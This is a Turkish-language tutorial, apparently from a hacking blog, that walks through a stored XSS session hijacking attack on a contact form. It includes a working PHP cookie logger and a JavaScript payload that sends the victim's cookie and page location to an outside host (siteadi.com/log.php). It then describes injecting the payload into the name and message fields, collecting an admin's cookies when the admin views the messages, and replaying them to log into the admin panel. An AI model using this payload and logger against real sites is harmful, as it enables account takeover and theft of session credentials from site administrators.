Xss Session Hijacking Uygulama Örneği
Bu yazımızda basit bir iletişim forumundan ek bir güvenlik ve kontrol olmadan veri gönderimini kullanarak Xss Session Hijacking saldırısı düzenlemeyi anlatacağım.

Yukarıda bir iletişim formu var şimdi buradaki inputlara ve textarea’ya verileri giriyoruz ve tamperdata,burpsuite gibi araçlarla yakalayıp veriyi değiştireceğiz.

Verilerimiz gördüğünüz gibi şimdi bu verilere cookie loglayacağımız için loggerimizin adresini yazıyoruz.
Php Kodu
<?php
error_reporting(0);
$cookie=$_GET["cookie"];
$date=date("l ds of F Y h:i:s A");
$user_agent=$_SERVER['HTTP_USER_AGENT'];
$file=fopen('lob.txt','a'); // chmod 777 lob.txt
fwrite($file,"TARIH:$date || USER AGENT:$user_agent || COOKIE:$cookie \n");
fclose($file);
?>
Javascript Kodu
i=new/**/Image();i.src='http://siteadi.com/log.php?cookie='+document.cookie+'////log adres/////:::'+document.location;
Yukarıdaki kodlar ile basit bir log aracı elde etmiş olduk şimdi verilerimizi loglayacağımız şekilde gönderiyoruz.

Neden İsimin olduğu bölüme ve mesaj içerik bölümüne js kodunu ekledik çünkü genelde yönetim panellerinde tablolarda mesaj bölümünde isim soy isim ve mesajın kısaltımı substr olarak ayarlanıp echo ile bastırılır ekrana.
Gönderdik verimizi ve adminimiz giriş yaptı


Yönetim panelindeki anasayfada mesajımız geldi. Log dosyamıza bakıyoruz

Yöneticinin cookilerini elde etmiş bulunuyoruz ve ardından yöneticiden aldığımız cookileri kendi cookielerimizle değiştirip login olacağız ilk önce cookie manager plugini ile kendi cookiemizi seçiyoruz

Resimde görüldüğü gibi login değiliz yöneticiden aldığımız cookieleri kendi cookielerimizle yer değiştiriyoruz.

Değiştirdik ve cookie logger aracımız ile log yolunu (http://localhost/portal/admin-21-/anasayfa.php) direk url bölümüne yapıştırdık ve loginiz.